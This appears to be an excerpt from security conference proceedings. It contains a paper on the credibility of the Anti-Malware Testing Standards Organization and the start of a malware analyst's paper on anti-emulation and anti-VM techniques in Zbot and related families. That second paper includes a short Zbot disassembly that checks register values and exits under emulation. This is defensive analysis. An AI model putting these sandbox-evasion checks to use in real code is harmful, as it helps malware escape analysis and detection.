- Harley, D. (2012). Passwords, passphrases, and big numbers: first the good news... Retrieved 19 March, 2012, from <http://blog.eset.com/2012/01/17/passwords-passphrases-and-big-numbers-first-the-good-news>
- Harley, D. and Abrams, R. (2009). Keeping Secrets: Good Password Practice. Retrieved 19 March, 2012, from <http://go.eset.com/us/resources/white-papers/EsetWP-KeepingSecrets20090814.pdf>
- Human Factors and Ergonomics Society (2005-2010). Definitions of Human Factors and Ergonomics. Retrieved 19 March, 2012, from <http://www.hfes.org/Web/EducationalResources/HFEdefinitionsmain.html>
- Imperva (2010). Imperva Releases Detailed Analysis of 32 Million Breached Consumer Passwords. Retrieved 19 March, 2012, from

http://www.imperva.com/news/press/2010/01_21_Imperva_Releases_Detailed_Analysis_of_32_Million_Passwords.html

ISO (2011). ISO 9564-1:2011 Financial services — Personal Identification Number (PIN) management and security — Part 1: Basic principles and requirements for PINs in card-based systems. Retrieved 19 March, 2012, from http://www.iso.org/iso/iso_catalogue/catalogue_ics/catalogue_detail_ics.htm?csnumber=54083

MBNA (2012). Credit Card Security. Retrieved 19 March, 2012, from <http://www.mbna.co.uk/protection-security/credit-card-security/#tab:we-protect-you>

Pope, A., (1709). Essay on Criticism. Retrieved 19 March, 2012, from <http://poetry.eserver.org/essay-on-criticism.html>.

Rasmussen, M. and Rudmin, F. (2010). The coming PIN code epidemic: A survey study of memory of numeric security codes. *Electronic Journal of Applied Psychology*. 6(2):5-9. Retrieved 19 March, 2012, from <http://ojs.lib.swin.edu.au/index.php/ejap/article/viewPDFInterstitial/182/220>

Rogers, D. (2011). How phone hacking worked and how to make sure you're not a victim. Retrieved 19 March, 2012, from <http://nakedsecurity.sophos.com/2011/07/08/how-phone-hacking-worked/>

Snopes (2007). Jenny 867-5309. Retrieved 19 March, 2012, from <http://www.snopes.com/music/songs/8675309.asp>

Urban Dictionary (2004). 867-5309. Retrieved 19 March, 2012, from <http://www.urbandictionary.com/define.php?term=867-5309>

What's My Pass? (2008). The Top 500 Worst Passwords of All Time. Retrieved 21 March, 2012, from <http://www.whatsmypass.com/the-top-500-worst-passwords-of-all-time>

Wikipedia (2005). USS Enterprise (NCC-1701). Retrieved 19 March, 2012, from [http://en.wikipedia.org/wiki/USS_Enterprise_\(NCC-1701\)](http://en.wikipedia.org/wiki/USS_Enterprise_(NCC-1701))

Zwienenberg, R. (2012). The security of unlocking an Android based device, the future is near? Retrieved 19 March, 2012, from <http://blog.eset.com/2012/03/13/the-security-of-unlocking-an-android-based-device-the-future-is-near>

After AMTSO A Funny Thing Happened On The Way To The Forum

David Harley
ESET N. America

About Author(s)

David Harley CITP FBCS CISSP has been researching and writing about security since 1989, and has worked with ESET North America – where he holds the position of Senior Research Fellow – since 2006. He previously managed the UK's National Health Service Threat Assessment Centre and is CEO of Small Blue-Green World. He is a former director of AMTSO. His books include Viruses Revealed and The AVIEN Malware Defense Guide for the Enterprise. He is a prolific writer of blogs, articles and conference papers. He is a Fellow of the BCS Institute (formerly the British Computing Society, and has held qualifications in security management, service management (ITIL), medical informatics and security audit.

Contact Details: c/o ESET North America, 610 West Ash Street, Suite 1700, San Diego, CA 92101, USA, phone +1-619-876-5458, e-mail david.harley@eset.com

Keywords

AMTSO, anti-malware, antivirus, product testing, detection testing, vested interests, vendors, testers, testing standards, testing guidelines, credibility gap, Anti-Malware Testing Standards Organization

After AMTSO

A Funny Thing Happened On The Way To The Forum

Abstract

Imagine a world where security product testing is really, really useful.

- *Testers have to prove that they know what they're doing before anyone is allowed to draw conclusions on their results in a published review.*
- *Vendors are not able to game the system by submitting samples that their competitors are unlikely to have seen, or to buy their way to the top of the rankings by heavy investment in advertising with the reviewing publication, or by engaging the testing organization for consultancy.*
- *Publishers acknowledge that their responsibility to their readers means that the claims they make for tests they sponsor should be realistic, relative to the resources they are able to put into them.*
- *Vendors don't try to pressure testers into improving their results by threatening to report them to AMTSO.*
- *Testers have found a balance between avoiding being unduly influenced by vendors on one hand and ignoring informed and informative input from vendors on the other.*
- *Vendors don't waste time they could be spending on enhancing their functionality, on tweaking their engines to perform optimally in unrealistic tests.*
- *Reviewers don't magnify insignificant differences in test performance between products by camouflaging a tiny sample set by using percentages, suggesting that a product that detects ten out of ten samples is 10% better than a product that only detects nine.*
- *Vendors don't use tests they know to be unsound to market their products because they happened to score highly.*
- *Testers don't encourage their audiences to think that they know more about validating and classifying malware than vendors.*
- *Vendors and testers actually respect each others work.*

When I snap your fingers, you will wake out of your trance, and we will consider how we could actually bring about this happy state of affairs. For a while, it looked as if AMTSO, the Anti-Malware Testing Standards Organization, might be the key (or at any rate one of the keys), and we will summarize the not inconsiderable difference that AMTSO has made to the testing landscape. However, it's clear that the organization has no magic wand and a serious credibility problem, so it isn't going to save the world (or the internet) all on its own. So where do we (the testing and anti-malware communities) go from here? Can we identify the other players in this arena and engage with them usefully and appropriately?

Introduction

AMTSO started out from what looked like (AMTSO, 2008a) a very positive place, combining the expertise of some of the best testers and that of the people who should know most about the inner workings of malware and anti-malware (the AV industry!), all of whom felt that traditional static testing methods no longer give a fair assessment of product capabilities, assuming they ever did.

Unfortunately, mistrust of the AV industry has also proved a constant barrier to AMTSO's attempts to raise the quality of testing. As AMTSO gained media attention and almost simultaneous criticism

(constructive and otherwise), the fact that it included both vendors and testers invited suspicion (Harley, 2010a). In fact, anti-malware companies do a fair amount of testing themselves, or commission it from testing organizations - not just QA and such, but comparative testing, though that sort of analysis isn't necessarily made public and tends to be (not unsurprisingly and often quite rightly) distrusted when it is.

Historically, the relationship between tester and vendor has always been complex and sometimes tense (Harley & Bridwell, 2011).

- Testers and vendors have access to some of the same sample and URL resources, as well as their own honeytraps and honeynets, samples submitted direct from the public and so on. However, the reliability of such sources is highly dependent on the quality of verification both at source and subsequently during the test process: unless there's good communication between tester and vendor, that's a significant potential stress point. Some testers verify samples with vendors before publication or at least allow some right of reply following publication. That's in accordance with AMTSO principles (AMTSO, 2008b) 3, 5, and 9, which is a Good Thing (see Table 1). Though there is a certain contentiousness when a tester charges the vendor for allowing them access and the right to verify the samples and scenarios on which his conclusions are based.
- In fact, vendors have long shared samples with each other and with trusted testers, on the principle that the safety of the community at large takes precedence over competitive advantage (Harley, 2010b). Nor has the sharing been unidirectional,
- Some testers solicit samples/URLs from vendors. Maybe that isn't necessarily a bad thing, but it allows vendors to game a test by submitting samples other vendors are unlikely to have. Is the aim of a detection test to find out what a product *can't* detect? That doesn't sound like a bad thing from the point of view of introducing the degree of discrimination between products that sells tests, but the fact is that no product detects everything, so accurate testing needs a truly representative sample/link set that doesn't bias the results. Unfortunately, there are many, many ways to introduce bias, accidentally or otherwise: accuracy and reduction of bias were major concerns targeted by the AMTSO principles (Table 1).

1	Testing must not endanger the public.
2	Testing must be unbiased.
3	Testing should be reasonably open and transparent.
4	The effectiveness and performance of anti-malware products must be measured in a balanced way.
5	Testers must take reasonable care to validate whether test samples or test cases have been accurately classified as malicious, innocent or invalid.
6	Testing methodology must be consistent with the testing purpose.
7	The conclusions of a test must be based on the test results.
8	Test results should be statistically valid.
9	Vendors, testers and publishers must have an active contact point for testing related correspondence

Table 1: AMTSO Basic Principles of Testing

Who's better at collecting and (almost more importantly) classifying and validating samples? At the level of professionalism that applies among the best-known comparative and certification testers, that's not always an easy question to answer. Collection is core functionality for both the anti-

malware and the anti-malware testing industries, and sharing is an important part of that. But it's not a full duplex process. A tester isn't likely to share/verify samples before a test. Vendors don't necessarily share samples with all (mainstream) testers, and more to the point, they don't necessarily share all samples with all other vendors in their circle of trust. So while testers tend not to have the copious resources for analysis, classification and validation that a commercial AV lab does, they may have access to a wider "common pool" than some vendors.

A sound tester is also acquainted in depth with a wide range of products, but obviously vendors (certainly on the R&D side) are pretty well acquainted with their own products: not just the mechanics behind the menu and command-lines, but also the design philosophy, the intended functionality, the dependencies between components, the implications of configuration defaults, and so on. They generally know competing products pretty well, too: obviously, they tend to do in-house comparative testing, and they have a considerable incentive to do it properly.

Discussion

AV vendors have always outnumbered testers among AMTSO members, and that was seen from the outset as "the fox in the henhouse". AMTSO has always been aware of the problem, and the Board of Directors has put a lot of effort into trying to attract more testers, but has been largely unsuccessful. One of the initial reasons for this was that outside the security industry, testing organizations tend to be concerned that *any* contact with tested vendors will compromise their neutrality, or at least be seen as doing so. Others were concerned that their ability to test effectively would be effectively neutered by having the vendors define acceptable methodology, though in fact, AMTSO guidelines documents (<http://www.amtso.org/documents.html>) focus on highlighting the problems with accurate testing in various areas rather than prescribing the "right" way to get round those problems.

Old Whine in New Bottles?

Before AMTSO, vendors rarely spoke publicly and in concert on poor testing. If a vendor complained publicly about a specific test, it was likely to be dismissed as vendor whining.

When vendors *did*, as occasionally happened, act in concert on testing problems (Wells et al., 2000) it was still likely to be dismissed as vendor whining: oddly, perhaps, since individual vendors wouldn't necessarily benefit in terms of product ranking from improvements in a test. In fact, companies whose products had been tested in the CNET test "under fire" in that instance and who declined to sign presumably had that likelihood in mind. Of course, the fact that they were cited in the open letter in question as having signed presumably was meant to indicate that they would have signed if there had been no such conflict of interests. The open letter is, in fact, a significant precursor of AMTSO in that included as signatories individuals involved in independent research and/or testing as well as vendors (Howes, 2001).

Nonetheless, when vendors and testers with a common interest in raising testing standards formed AMTSO, people who had always assumed that vendors always behaved with total self interest (and that testers were always beyond reproach) started to mistrust testers who actually co-operated with vendors (Townsend, 2010).

What's Been Did...

AMTSO has not been idle or totally ineffective in the past few years. Most noticeably (in concrete terms) it has generated some pretty good documentation (Table 2). The guidelines documents in the Documents and Principles repository (<http://www.amtso.org/documents.html>) provide community-

validated resources for testers that weren't available before, while AMTSO members have made a substantial contribution to the more general corpus of literature on the subject. AMTSO can't enforce good practice, but it's made it easier for the testing industry to conform to good practice and for the wider community to recognize what good practice actually *is*.

Document Name	Date Approved
AMTSO Fundamental Principles of Testing	31/10/2008.
AMTSO Best Practices for Dynamic Testing	31/10/2008
AMTSO Best Practices for validation of samples	7/5/2009
AMTSO Best Practices for Testing In-the-Cloud Security Products	7/5/2009
AMTSO Analysis of Reviews Process	7/5/2009
AMTSO Guidelines for testing Network Based Security Products	13/10/2009
AMTSO Issues involved in the "creation" of samples for testing	13/10/2009
AMTSO Whole Product Testing Guidelines	25/5/2010
AMTSO Performance Testing Guidelines	25/5/2010
AMTSO False Positive Testing Guidelines	22/10/2010*
AMTSO Testability Guidelines	4/5/2011

Table 2: AMTSO Documentation

Furthermore, the organization has raised general awareness of its initial concerns to such a degree that it's hard for anyone to aspire to credibility in testing while clinging exclusively to old-school static testing: indeed, there have been instances of organizations claiming to be AMTSO compliant that don't even do testing.

...And What's Been Hid

On the other hand, while most AMTSO members probably have a genuine and semi-altruistic interest in improving testing for the common good, most members also have a vested interest in some aspect of the testing process, and may be under pressure from other sectors of their organizations that are really only interested in the value to their own company. Obviously, most companies expect to get something back from their membership fee. Vendors hope that better testing will give them a better share of the positive PR that a positive test score brings, while testers hope that aligning with AMTSO's aims will demonstrate that their tests are top of the range. But over the past few years, vendors have been disappointed that particular tests haven't been "better" and in some cases have tried to use AMTSO as a lever to improve their own scores in a specific test.

The review analysis process, where tests were assessed on request for conformance with the "Principles of Testing" proved ineffective at best, alienated testers within the organization, and is currently in abeyance. So there isn't really any way in which a tester can demonstrate via an independent evaluation process that their testing is sound and accurate, and it's likely that it isn't possible to implement such a process in an organization dominated by either vendors or testers. We will consider shortly what kind of organization could evaluate, accredit or certify tests and testers more usefully: of course, there are relevant ISO standards that some AV test labs achieve, but they don't address some issues very specific to the AV and AV testing industries.

Layered Products, Layered Testing

A real problem for testers is that detection in a modern commercial product is multi-layered, and testing that only addresses one or two aspects of a product's detection technology cannot be accurate. People who read a review expect it to be authoritative, but the sad fact is that whole product testing is difficult and expensive to implement, which isn't what people who commission tests usually want to hear. For this reason testers tend to address relatively small areas of functionality in order to keep their tests manageable. A significant difficulty is in doing so without misleading the review reader into underestimating a product's abilities by artificially disabling functionality. A test audience is entitled to expect that the tester will represent accurately the functionality and value of the product or service.

A real challenge for a tester (apart from those already mentioned) is working with a test set that is truly representative of the threats that are most likely to affect the readers of its test reports, and testing in a way that accurately reflects the real world and the needs of the customer (Kaspersky, 2011). Apart from sheer sample glut of— AV labs may process hundreds of thousands of binary-unique samples a day, though the underlying code between repacked samples has not necessarily changed - there are issues like these:

- Presenting the threat in a "natural" context (one in which it's reasonable to expect a product to detect it)
- Finding a way to test detection dynamically in the cloud without risking leakage of undetected threats to external systems
- And correct classification and validation of threats and appropriate configuration of the software under threat.

No wonder that Kaspersky and (from the testing side) Myers (Myers, 2011) come to similar conclusions about the absence and unlikelihood of a truly authoritative test.

Tuning Out Static

Many magazine tests have not yet moved on from the idea that you can reliably test a product using a static test with a fixed sample set. In fact, a test with a less-than-fresh but well-validated sample set like an old-school WildList-based test may still be more useful than a poor dynamic test (Harley & Lee, 2010), but mostly in the context of meeting a proven detection baseline (product accreditation): they have little validity in terms of comparative testing, except that a product that *can't* meet what is often considered to be an "easy" test like detecting last month's WildList may be less effective than it "should" be. On the other hand, performance in any test may sometimes reflect resources poured into doing well in tests rather than improving detection performance in the field. Many people in the industry believe (Kosinár et al, 2010) that the value of comparative detection testing is quite limited because of the difficulty of testing accurately, and that it would be more

useful if testers and their audiences put more weight on other factors such as memory footprint, scan speed and so on, in order to evaluate which products might be the best fit to an individual customer's needs. But that doesn't mean that assessing performance in respects other than detection is easy! For example...

Sold a PUP

Suppose a tester includes threats that some products classify as "possibly unwanted" or a similar terminology, and leaves all the products tested at default settings. Some products don't detect PUPs/PUAs by default, preferring to leave the decision to detect them to the user (there are actually some pretty good arguments for doing this). Product A detects a PUP (say an example of adware) by default, and Product B only does so if PUP detection is specifically turned on. A test that sticks to default settings will assume that A's detection is better than B's, but in fact the test isn't comparing detection performance, but design philosophies.

Second Guessing the Bad Guys

Product A flags malware at a certain URL, but another product doesn't. Does this mean that product A is better at detection, or does it mean that the malicious server changes its behaviour when it's accessed several times from the same IP range, and stops serving malware as a defensive measure?

Quo Vadis, AMTSO?

(And is anyone going with you?)

The absence of a "voice" for the consumer and the general public may be a misunderstanding of the original aims of AMTSO, but it was one of the clubs used by "outsiders" to beat the organization with, and on occasion even by testers. AMTSO was criticized for its paternalistic mindset because of its emphasis on material generated by experts (testers or vendors). For those who regard its objectives as primarily educational, the challenge was to get useful input from (and output to) the public, the media, and even experts outside the AV and testing industries, without allowing the general level of white noise to drown the core messages.

The chosen route to meeting that challenge was to introduce a low-cost subscriber option (AMTSO, 2010) that enabled a wider range of interested parties to add their voices to the discussion. Members face a heavy burden of expectation, and the significant cost of membership – and even defaulting – is a significant incentive.

Subscribers pay less, participate less, and less is expected from them. But the subscription model offers better communication (in theory – take-up of the opportunity has been somewhat limited to date) with the wider community, including people with a genuine interest in reading about and commenting on testing standards. All those with something to contribute to the discussion can do so by committing just enough financially to discourage the mischievous and malicious from hijacking the content creation process. Engaging with the wider community offers a far better chance of achieving AMTSO's aims than sitting in the ivory tower telling people who aren't listening what they're doing wrong.

So where is the problem?

It can raise the noise level. Perhaps more importantly, some groups that have been highly influential in shaping AMTSO in the past have chosen to disengage by taking the subscription option, or dropping out altogether. Understandably, they've seen it as a way to disengage from the "controlling" aspects of AMTSO members within the AV industry. That may have given vendors

using AMTSO as a lever to raise their own positions in specific tests, but it can also be interpreted as demonstrating that both vendors *and* testers are sometimes less interested in raising standards than in self-promotion and self-protection.

Raising Standards

AMTSO's choice of name is a little discomfiting. It isn't, and can't be, a standards organization in the same sense that ISO is. Not, at any rate by itself. So while the "Fundamental Principles of Testing" (<http://www.amtso.org/amtso---download---amtso-fundamental-principles-of-testing.html>) are a decent attempt at a high-level summary of how good testing should be carried out, "compliance" is both voluntary and difficult to demonstrate. Early in the Organization's evolution it began to work on a "review of reviews" process which would make testers accountable in some sense for the accuracy and measurable "compliance" of a specific review.

Technically, however, there's no such absolute as "AMTSO compliant" and never has been, even when the organization was doing review analyses which "simply" attempted to indicate whether an individual test was in accordance with the Fundamental Principles. Such a review only measured the "compliance" (in a limited sense) of that test, rather than validating everything a tester did in some way comparable to the way ISO/IEC 17025 assesses Quality Assurance.

So there are no standards as such in process, though guidelines documents intended to address the requirements and difficulties of maintaining accuracy in various areas of security product testing have constituted a major part of AMTSO's output to date, along with a small but significant repository of external resources such as conference papers (<http://www.amtso.org/related-resources.html>).

More recently, there has been a great deal of interest in generating more documents aimed at helping consumers get a better idea of how to evaluate the accuracy of a test, whereas most documentation up to now has focused on helping testers improve their methodologies.

- Provision of better information
 - How (not) to test
 - Evaluating the feasibility and accuracy of a test
 - Detection technology, naming, ethics and mechanics of sample distribution
- Countering misinformation/poor test results
- Increasing the accountability of testers through certification
- Documentation: FAQs, glossaries, standards and guidelines, white papers, checklists
- Reviews of reviews
- Training and certification; standards conformance; external audit; statement of intent to comply.

There's also a lot of discussion around the organization's need to improve its own public image in order to get its messages over better to the people who need to hear them. And of course, that necessitates that the organization re-examines its own aims and frames of reference.

An AMTSO – or some other group – that *could* review tests and reviews *with credibility* could be a giant step towards meeting AMTSO's aims. But perhaps neither vendors nor testers should take the leading role in such an exercise. What if an organization (or a coalition of organizations) with more credibility (or at least a less compromised public image) were to take on the task of policing

standards enforced through certification of product certification bodies, testing organizations, and perhaps even generalist reviewers:

- To qualify for access to standard test sets?
- To prove competence, knowledge, experience and ethical fitness to test?
- To prove conformance with testing standards (AMTSO standards?), other standards e.g.
 - ISO 17024 – assessing and certifying personnel
 - ISO 9001 – quality management
 - ISO 17025 – requirements for competence of testing and calibration laboratories

In the absence of a pre-existing group with that capability, who are the stakeholders who could be part of an independent standards group? Certainly these:

- Anti-malware industry/research community
- Anti-malware testing industry
- Academia
- Standards Bodies (ISO, BSI)
- Other peripheral stakeholders in malware detection like VirusTotal and the WildList Organization.

Conclusion

It's entirely acceptable that organizations affiliated to AMTSO be accountable for attempting to conform to what the membership has approved as "good practice". But AMTSO doesn't have the muscle or, at present, the credibility to enforce standards based on that concept on external organizations, even in pursuit of generally agreed testing desiderata such as:

- Transparency and reproducibility
- Statistical accuracy based on sound metrics: sample set rightsizing, sampling techniques, metrication and instrumentation, realistic analysis, bias exclusion
- Ethical grounding: responsible disclosure, declaration of interest, sample sharing, sample generation, duty of care (safety); do no harm (do no misleading)
- Conformance to expertly formulated and agreed standards and guidelines
- Methodological validity based on comparing apples to apples rather than melons to grapes, consistency of test objectives with stated purpose, and selection of appropriate test scenarios and samples sets .
- In short, prioritization of objectivity, currency, validation, and verification of samples; reproducibility of results and methodology.

While AMTSO can and should improve its own image by positive PR, it's unlikely to become so loved that it is able to achieve testing Nirvana all on its own, at any rate while it's perceived as the AV pressure group that it has so far tried to resist becoming. But so far, it's been unable to reconcile the differing vested interests of vendors and testers within the organization (there's been bad behaviour from both sides) and some test organizations have voted with their feet. At this point it

may be best (at least in the short term) for the organization to focus on its educational role, maintaining and expanding its already impressive documentation into areas such as

Testing and security software are two sides of the same coin. But they *are* industries, and their aims are not totally compatible. The general public needs guidance on what products suit their needs best (which isn't to say that one-size-fits-all testing is necessarily good guidance). Testers need security products to evaluate, so that they can sell their results (leaving aside the unhealthily large proportion of amateur testers). (Perhaps more transparency on testing marketing models and the economic synergy between testers and vendors would benefit the consumer, though.) Vendors may not feel (or resent that) they need testers, but tests are, for better or worse, part of the marketing ecology: furthermore, *good* testing gives vendors feedback on how they're doing in terms of popularity, effectiveness etc. Actually, so does bad testing, but in that instance it's not always *useful* feedback...

In short, we are (at the top of the market) looking at two industries that know each other pretty well, and cooperate pretty well in contexts that don't encourage manipulation by intimidation and guilt-tripping. Recent discussions within AMTSO suggest that despite the partial defection of two of the biggest names in AV testing, other testers have not given up on the idea of cooperating within AMTSO, especially if AMTSO's pronouncements on tests and reviews are subject to the input of an arguably neutral third party such as academia. Even if AMTSO's effectiveness *has* been compromised by commercial interests and manipulations, a more compartmentalized model might be considered: AMTSO as an AV-dominated group working with a currently more-or-less hypothetical tester-dominated equivalent, both cooperating with other parties in an initiative under the auspices of a neutral authority with the objective of implementing true, certifiable standards where the interests of the community in general take precedence over the interests of individual vendors or testers.

References

- AMTSO (2008a). Security Software Industry Takes First Steps Towards Forming Anti-Malware Testing Standards Organization. Retrieved 22 January, 2012, from <http://amtso.org/amtso-formation-press-release.html>.
- AMTSO (2008b). AMTSO Fundamental Principles of Testing. Retrieved 22 January, 2012, from <http://www.amtso.org/amtso---download---amtso-fundamental-principles-of-testing.html>.
- AMTSO (2010). AMTSO Widens the Conversation of Anti-Malware Testing with New Subscription Option. Retrieved 22 January, 2012, from <http://www.amtso.org/pr-20101025-amtso-widens-the-conversation-of-anti-malware-testing-with-new-subscription-option.html>.
- Harley, D. (2010a). Antivirus Testing and AMTSO: has anything changed? 4th International Conference on Cybercrime Forensics Education and Training.
- Harley, D. (2010b) Scareware and Legitimate Marketing. Retrieved 22 January, 2012, from <http://blog.eset.com/2010/09/19/scareware-and-legitimate-marketing>.
- Harley, D. & Bridwell, L. (2011). Daze of Whine and Neuroses (But Testing Is FINE). Proceedings of the 21st Virus Bulletin International Conference PP.67-70, Virus Bulletin.
- Harley, D. & Lee, A. (2008). Who Will Test The Testers? Proceedings of the 18th Virus Bulletin International Conference PP. 199-207, Virus Bulletin.
- Harley, D. & Lee, A. (2010). Call of the WildList: Last Orders for WildCore-Based Testing?" Retrieved 22 January, 2012 from <http://go.eset.com/us/resources/white-papers/Harley-Lee-VB2010.pdf>.
- Howes, E. (2001). Re: Our unique antivirus testing: How we did it. Retrieved 21 January, 2012, from <http://www.dslreports.com/forum/remark,16730700>.
- Kaspersky, E. (2011) Benchmarking Without Weightings: Like a Burger Without a Bun. Retrieved 21 January, 2012, from <http://eugene.kaspersky.com/2011/09/30/benchmarking-without-weightings-like-a-burger-without-a-bun/>.
- Kosinár, P., Malcho, J., Marko, R. Harley, D. (2010). AV Testing Exposed. Retrieved 22 January, 2012 from <http://go.eset.com/us/resources/white-papers/Kosinar-et-al-VB2010.pdf>.
- Myers, L. (2011). Why there's no one test to rule them all. Retrieved 21 January, 2012, from <http://www.virusbtn.com/virusbulletin/archive/2011/10/vb201110-comment>.
- Townsend, K. (2010). Anti-Malware Testing Standards Organization: a dissenting view. Retrieved 21 January, 2012 from <https://kevtownsend.wordpress.com/2010/06/27/anti-malware-testing-standards-organization-a-dissenting-view/>.
- Wells, J. et al (2000). Open Letter. Retrieved 21 January, 2012) from http://cybersoft.com/whitepapers/pdf/Open_Letter.pdf.

Anti Virtual Machines and Emulations

*Anoirel Issa
Symantec*

About Author

Anoirel Issa is a malware analyst working within the Global Malware Services department of the Security Technology and Response division at Symantec. He specialises in reverse engineering malware.

Contact Details: Symantec, 1260 Lansdowne court, Gloucester Business Park, GL3 4AB Gloucester United Kingdom.

Tel : 0044 1452 627 627, direct : 0044 1452 623 476

Email : Anoirel_issa@symantec.com

Keywords

Cpu emulator, virtual machines, anti-emulation, sandbox, malware, zbot, Sandboxie, Vmware, VirtualBox, Anubis, CWSandbox, JoeBox, ThreatExpert, Norman Sandbox, Softice

Abstract

Virtual Machines are important infrastructural tools for malware analysis. They provide safe yet accurate way of evaluating real life behaviour and impact of any executable code, thus providing a better understanding of obfuscated or non conventional portions of code within a binary file. Many Virtual machines such as Vmware, Qemu, VirtualBox and SandBoxes are available and are widely adopted by malware researchers and analysts. Moreover, many Anti-virus scanners have their own implementation of emulators to achieve comparable results by running malicious code within a controlled environment in order to decrypt obfuscated code.

Virus writers have always responded to these technologies. Most of malware today uses anti debug techniques to counter analysis and evade anti-virus detection. Lately, malware like Zbot/SpyEyes and associated families such as Smoaler, Dromedan, Kazy, Yakes, and some other malware such as Spyrat or W32.Pilleuz, have deployed techniques to disrupt the use of virtual machines and emulators.

These malware families are able to implement different variations of disruption techniques within single samples or within related groups of malware before propagation.

This paper will present a study of these anti-emulation and anti-virtual machine techniques.

Introduction

In today's complex malware threats, cybercriminal invent and implement different technologies that would protect their malicious code from being reverse engineered and understood by anti-malware analysts. The first protection technologies are packers and crypters. They are available commercially or freely on internet. Packer protection systems are obfuscation tools used by a wide array of software companies who wish to protect their intellectual properties. Virus writers use packers a lot to obfuscate their malware before propagation. According to many antivirus company data the vast majority of malware are protected by a certain type of packer. Packers are very popular because there is no development time required in order to protect specific software; in that sense they are very cost effective. However there is a downside about this technology, most of packers are very well known. Many unpacking technologies are implemented in many anti-virus scanners and other reverse engineering tools.

There are some other protection mechanisms such as anti-debug to prevent automated or human analysers from accessing the core functionality of a malicious code. However similar to the packer technology, most of anti-debug techniques are very well known and there are many publicly available resources and documentation about them.

Now, there is the emulation and anti-emulations technology. Although this is not a new technology, implementing anti emulation techniques requires more skills than most of the previously cited method of protection. Cyber criminals have understood that virtual machines and emulators are the safest environment used to analyse and evaluate their malicious code. Some professional malware writers such as those responsible for developing Zeus have decided to focus on developing and

implement as many anti-emulation technologies as possible in order to disrupt any analysis attempt on their code. With a lack of innovative technologies they seem to recycle some already existing concepts and turn them into some subtle fairly new techniques, thus enabling malware that have these implementations, detect when they are running in a hostile environment.

Central Processing Unit (CPU) Registers Based Anti-Emulation

When a program is executed, the operating system initialises its environment first, specific memory regions such as the stack, heap are allocated and reserved so that the program could use them in order to carry its task. Many of these environmental settings are predictable. Although their predictability has significantly been reduced by the introduction of the Address Space Layout Randomization (ASLR), it is still possible to predict some other variables within a program's environment.


For example, the initial values of the CPU registers can be known prior to the program's execution.

Each emulation system such as Virtual machines, emulators can present their own initial registers characteristics that are different to those of a non emulated environment. For instance VirtualBox, which is tend to be targeted quite a lot by many malware, will have a different environmental setting than Pokas emulator, an open source emulator. This means that the emulator of a given antivirus **A** is likely to differ from that of the antivirus **B**.

By checking the state and the initial values of these registers at the entry point, a malware can deduce that it is being analysed under a virtual environment or not, even knows what specific emulator is analysing them. This technique has been heavily used by Zeus and alike towards November 2011 for several months to detect virtual machines and emulators.

Here is an example of a CPU registers based anti-emulation.

Virus Name: Zbot - MD5sum: 3135d31d30c5f501dee1cde4a9354a77



```

entrypoint+1b
407b78 !
..... ! ;*****
..... ! ; program entry point
..... ! ;*****
..... ! entrypoint:
..... ! 55                push     ebp
407b79 ! 8bec              mov      ebp, esp
407b7b ! 83c4d8            add      esp, 0ffffffd8h
407b7e ! 53                push     ebx
407b7f ! 56                push     esi
407b80 ! 57                push     edi
407b81 ! 50                push     eax
407b82 ! 5e                pop      esi
407b83 ! f7d9              neg      ecx
407b85 ! 81ea0001113c      sub      edx, 3c110100h
407b8b ! 81f700000028      xor      edi, 28000000h
407b91 ! 0bf6              or       esi, esi
407b93 ! 0f84c42b0100      jz       loc_41a75d
407b99 ! e92e0d0100        jmp      loc_4188cc
407b9e !
..... ! loc_4188cc:
..... ! f7d6              not      esi
407ba0 ! 81d280cc7c02      adc      edx, 27ccc80h

```

Fig. 1 – CPU registers based anti-VM – emulator

In the above figure, the initial value of the `eax` register is tested before deciding whether emulation is detected.

The below figure 1.b illustrates the destination of code “`jz loc_41a75d`” refers to.

```

41a75d | loc_41a75d: ;xref j407b93 j41a6ef j41a70a
..... | ;xref j41a730
..... | 5f pop edi
41a75e | 5e pop esi
41a75f | 5b pop ebx
41a760 | c9 leave
41a761 | c3 ret
41a762 | loc_41a762: ;xref j40ad0b

```

Fig. 1b – Exit program – emulation detected

Once has detected the malware has detected the presence of the emulation, it simply stops executing itself and exits.

Stack Address Range Anti-Emulation

In the same way the initial values of the CPU registers can be known prior to a program is executed, the stack address range can be known in advance. A stack based anti-emulation technique has been implemented by the same malware family. It consists in checking the address range of the stack proper to the running process. It happens that when executed, the stack allocated to processes under windows XP can be predicted. By checking the address range, it is possible to determine whether a program is run under emulation or not.

Dynamic Linked Library Address Space Checks as Anti-emulations

Dynamic linked libraries are often needed in programs including malware. One of the most commonly used is the kernel32.dll under a Windows environment. Dlls are mapped in memory regions that are very predictable in non ASLR enabled environment. Knowing the memory address range of a specific dll, malware are able to determine whether they are being analysed under an emulated system or not by checking the address range of some libraries.

A library address space check example.

Virus name: Downloader.Dromedan - Md5sum: e96fa882f8f0aafd601295d131ab221f


```
